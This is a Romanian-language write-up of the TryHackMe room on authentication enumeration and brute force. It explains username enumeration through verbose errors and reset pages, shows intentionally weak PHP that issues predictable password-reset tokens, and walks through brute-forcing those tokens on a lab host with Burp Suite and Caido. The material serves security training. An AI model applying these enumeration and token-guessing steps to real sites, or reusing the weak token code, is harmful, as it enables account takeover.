Exploiting Vulnerable Password Reset Logic

Enumerare și Forța brută – TryHackMe

https://tryhackme.com/room/enumerationbruteforce

Obiective

- importanța enumerării și modul în care aceasta pregătește terenul pentru atacuri brute-force eficiente;
- metode avansate de enumerare, concentrându-se în principal pe extragerea informațiilor din mesajele de eroare detaliate;
- relația dintre enumerare și atacurile brute-force în compromiterea mecanismelor de autentificare;
- experiență practică utilizând instrumente și tehnici atât pentru enumerare, cât și pentru atacuri brute-force.


Adăugare **10.10.248.148** în **/etc/hosts**

Observatie: adresa IP 10.10.248.148 se va inlocui cu adresa IP curenta

```
$ sudo nano /etc/hosts
```

10.10.248.148 enum.thm

Obs: 10.10.248.148 va fi înlocuit cu adresa IP



Authentication Enumeration

= ceea ce implică enumerarea autentificării

Identifying Valid Usernames

Password Policies

Common Places to Enumerate

Aplicațiile web sunt pline de funcții care facilitează munca utilizatorilor, dar îi pot expune și la riscuri:

- **Registration Pages**
  Aplicațiile web intermediază procesul de înregistrare a utilizatorilor simplu și informativ, indicând imediat dacă este disponibilă o adresă de e-mail sau un nume de utilizator. Deși acest feedback este conceput pentru a îmbunătăți experiența utilizatorului, poate servi în mod accidental unui dublu scop. Dacă o încercare de înregistrare are ca rezultat un mesaj care afirmă că un nume de utilizator sau o adresă de e-mail este deja utilizată, aplicația confirmă, fără să știe, existența acestuia oricui încearcă să se înregistreze. Atacatorii exploatează această caracteristică testând potențialele nume de utilizator sau adresă de e-mail, compilând astfel o listă de utilizatori activi fără a fi nevoie de acces direct la baza de date subiacentă.
- **Password Reset Features**
  Mecanismele de resetare a parolei sunt concepute pentru a ajuta utilizatorii să își recapete accesul la conturile prin introducerea datelor pentru a primi instrucțiuni de resetare. Cu toate acestea, diferențele în răspunsul aplicației pot dezvălui în mod neintenționat informații sensibile. De exemplu, diferitele mesaje ale feedback-ului unei aplicații cu privire la existența unui nume de utilizator pot ajuta atacatorii să verifice identitățile utilizatorilor. Prin analizarea acestor răspunsuri, atacatorii își pot rafina listele de nume de utilizator valide, îmbunătățind substanțial eficacitatea atacurilor ulterioare.
- **Verbose Errors**
  Mesajele de eroare detaliate din timpul încercărilor de conectare sau al altor procese interactive pot dezvălui prea multe. Atunci când aceste mesaje diferențiază între „**username not found**" și "**incorrect password**", sunt menite să ajute utilizatorii să înțeleagă problemele lor de conectare. Cu toate acestea, ele oferă și atacatorilor indicii definitive despre numele de utilizator valide, care pot fi exploatate pentru atacuri mai direcționate.
- **Data Breach Information**
  Datele provenite din breșele de securitate anterioare reprezintă o mină de aur pentru atacatori, deoarece le permit să acestora testeze dacă numele de utilizator și parolele compromise sunt reutilizate pe diferite platforme. Dacă un atacator găsește o potrivire, acest lucru sugerează nu numai că numele de utilizator este reutilizat, ci și o posibilă reciclare a parolei, mai ales dacă platforma a mai fost încălcată anterior. Această tehnică demonstrează cum efectele unei singure breșe de date se pot răspândi pe mai multe platforme, exploatând conexiunile dintre diverse identități online.

Verbose Errors

În lumea web, erorile detaliate sunt ca niște șoapte neintenționate ale unui sistem, dezvăluind secrete menite să fie ținute ascunse. Aceste mesaje de eroare detaliate sunt neprețuite în timpul procesului de depanare, ajutând dezvoltatorii să înțeleagă exact ce a mers prost. Cu toate acestea, la fel cum o conversație auzită prin surprindere ar putea dezvălui prea multe, aceste erori detaliate pot expune neintenționat date sensibile celor care știu să asculte.

Erorile detaliate se pot transforma într-o mină de aur de informații, oferind informații precum:

- **Căi interne:** Asemenea unei hărți care duce către o comoară ascunsă, acestea dezvăluie căile fișierelor și structurile de directoare ale serverului de aplicații, care ar putea conține fișiere de configurare sau chei secrete care nu sunt vizibile unui utilizator obișnuit.
- **Detalii despre baza de date:** Oferind o privire în baza de date, aceste erori ar putea dezvălui secrete precum numele tabelelor și detaliile coloanelor.
- **Informații despre utilizator:** Uneori, aceste erori pot chiar să sugereze nume de utilizator sau alte date personale, oferind indicii cruciale pentru investigații ulterioare.

Inducerea erorilor detaliate

Atacatorii induc erori detaliate ca o modalitate de a forța aplicația să își dezvăluie secretele. Mai jos sunt câteva tehnici comune utilizate pentru a provoca aceste erori:

1. **Încercări de conectare nevalide**: Aceasta este ca și cum ai bate la fiecare ușă pentru a vedea care se va deschide. Prin introducerea intenționată a numelor de utilizator sau a parolelor incorecte, atacatorii pot declanșa mesaje de eroare care ajută la distingerea numelor de utilizator valide și nevalide. De exemplu, introducerea unui nume de utilizator care nu există ar putea declanșa un mesaj de eroare diferit față de introducerea unuia care există, dezvăluind ce nume de utilizator sunt active.
2. **Injecție SQL**: Această tehnică implică introducerea de comenzi SQL rău intenționate în câmpurile de intrare, sperând că sistemul se va împiedica și va dezvălui informații despre structura bazei sale de date. De exemplu, plasarea unei ghilimele simple (') într-un câmp de conectare ar putea determina baza de date să genereze o eroare, expunând în mod accidental detalii despre schema sa.
3. **Includerea fișierelor/Traversarea căii:** Prin manipularea căilor de fișiere, atacatorii pot încerca să acceseze fișiere restricționate, convingând sistemul să genereze erori care dezvăluie căi interne. De exemplu, utilizarea secvențelor de traversare a directoarelor, cum ar fi **../../**, ar putea duce la erori care dezvăluie căi de fișiere restricționate.
4. **Manipularea formularelor:** Modificarea câmpurilor sau parametrilor formularului poate păcăli aplicația să afișeze erori care dezvăluie logica backend sau informații sensibile despre utilizator. De exemplu, modificarea câmpurilor ascunse ale formularului pentru a

declanșa erori de validare ar putea dezvălui informații despre formatul sau structura datelor așteptate.

5. **Fuzzingul aplicației:** Trimiterea de intrări neașteptate către diferite părți ale aplicației pentru a vedea cum reacționează poate ajuta la identificarea punctelor slabe. De exemplu, instrumente precum Burp Suite Intruder sunt utilizate pentru a automatiza procesul, bombardând aplicația cu sarcini utile variate pentru a vedea care dintre ele provoacă erori informative.

Rolul enumerării și al forțării brute

Când vine vorba de încălcarea autentificării, enumerarea și forțarea brută merg adesea mână în mână:

- **Enumerarea utilizatorilor:** Descoperirea numelor de utilizator valide pregătește terenul, reducând incertitudinea în atacurile ulterioare de forță brută
- **Exploatarea erorilor detaliate:** Informațiile obținute din aceste erori pot ilumina aspecte precum politicile de parolă și mecanismele de blocare a conturilor, deschizând calea pentru strategii de forță brută mai eficiente.

În concluzie, erorile detaliate sunt ca niște *pesmeți* care îi conduc pe atacatori mai adânc în sistem, oferindu-le informațiile necesare pentru a-și adapta strategiile și a compromite potențial securitatea în moduri care ar putea trece nedetectate până când este prea târziu.

https://github.com/nyxgeek/username-lists/blob/master/usernames-top100/usernames_gmail.com.txt

```
$ python script.py usernames_gmail.com.txt
```

Password Reset Flow Vulnerabilities

Mecanismul de resetare a parolei este o parte importantă a confortului utilizatorilor în aplicațiile web moderne. Cu toate acestea, implementarea lor necesită considerații atente de securitate, deoarece procesele de resetare a parolei slab securizate pot fi ușor exploatate.

- **Email-Based Reset**
- **Security Question-Based Reset**
- **SMS-Based Reset**


Fiecare dintre aceste metode are propriile vulnerabilități:

- **Predictable Tokens**: Dacă token-urile de resetare utilizate în linkuri sau mesaje SMS sunt previzibile sau urmează un model secvențial, atacatorii ar putea ghici sau forța generarea unor adrese URL de resetare valide.
- **Token Expiration Issues**: Token-urile care rămân valabile prea mult timp sau nu expiră imediat după utilizare oferă o fereastră de oportunitate pentru atacatori. Este crucial ca token-urile să expire rapid pentru a limita această fereastră.
- **Insufficient Validation**: Mecanismele de verificare a identității unui utilizator, cum ar fi întrebările de securitate sau autentificarea bazată pe e-mail, ar putea fi slabe și susceptibile de exploatare dacă întrebările sunt prea frecvente sau dacă contul de e-mail este compromis.
- **Information Disclosure**: Orice mesaj de eroare care specifică dacă o adresă de e-mail sau un nume de utilizator este înregistrat poate ajuta în mod accidental atacatorii în eforturile lor de enumerare, confirmând existența conturilor.
- **Insecure Transport**: Transmiterea linkurilor sau token-urilor de resetare prin conexiuni non-HTTPS poate expune aceste elemente critice la interceptarea de către autoritățile care interceptează rețeaua.

Exploiting Predictable Tokens

```
$token = mt_rand(100, 200);
$query = $conn->prepare("UPDATE users SET reset_token = ? WHERE email
= ?");
$query->bind_param("ss", $token, $email);
$query->execute();
```

- Nagigare la http://enum.thm/labs/predictable_tokens/
- Navigate to the application's password reset page, input "admin@admin.com" in the Email input field, and click Submit.
- Aplicația va răspunde cu un mesaj de succes.




- În scop demonstrativ, aplicația web folosește linkul de resetare:`http://enum.thm/labs/predictable_tokens/reset_password.php?token=123`


Burpsuite

Observați că tokenul este o valoare numerică simplă. Folosind Burp Suite, navigați la adresa URL de mai sus și capturați cererea.


Ulterior, trimiteți cererea către Intruder, evidențiați valoarea parametrului tokenului și faceți clic pe butonul Add payload.

Caido







Create project



http://10.10.248.148/labs/predictable_tokens/





Welcome To VulnApp

Please enter your email.

Forgot Password

Email admin@admin.com

Submit

Login? Click here

Welcome To VulnApp

Please enter your email.

Forgot Password


A password reset link has been sent to your email.


Email Enter email


Submit


Login? Click here


http://10.10.248.148/labs/predictable_tokens/reset_password.php?token=123






Caido
10.10.248.148/labs/predictable_tokens/reset_password.php?token=123
You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=tZQuT+sC4MqDrsgWtb6dDygmy
Set Google Chrome as your default browser and pin it to your taskbar
Set as default


Overview
Sitemap
Scopes
Filters
Proxy
Intercept
HTTP History
WS History
Match & Replace
Testing
Replay
Automate
Workflows
Assistant
Environment
Requests
Responses
Websockets
ID
Host
Method
Path
Query
Exten…
Sent At
12
/labs/predictable_tokens/re…
token=123
.php
2025-06-05 13:19:16
Copy URL
Send to Replay
Send to Automate ^M
Send to Findings…
Replay in browser
View response in browser
Highlight
Add in Scope
Add out of Scope


CAIDO
Ongoing Tasks
Forwarding
Environment
Enum and BF
Automate
New Session
Search…
http://10.10.248.148labs
All
Run
Request
Clear
Payload
Preprocessors
Settings
GET /predictable_tokens/reset_password.php?token=123 HTTP/1.1
Host: 10.10.248.148labs
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Select a placeholder
Click on a placeholder in your request to configure and view payload options here.
Logging

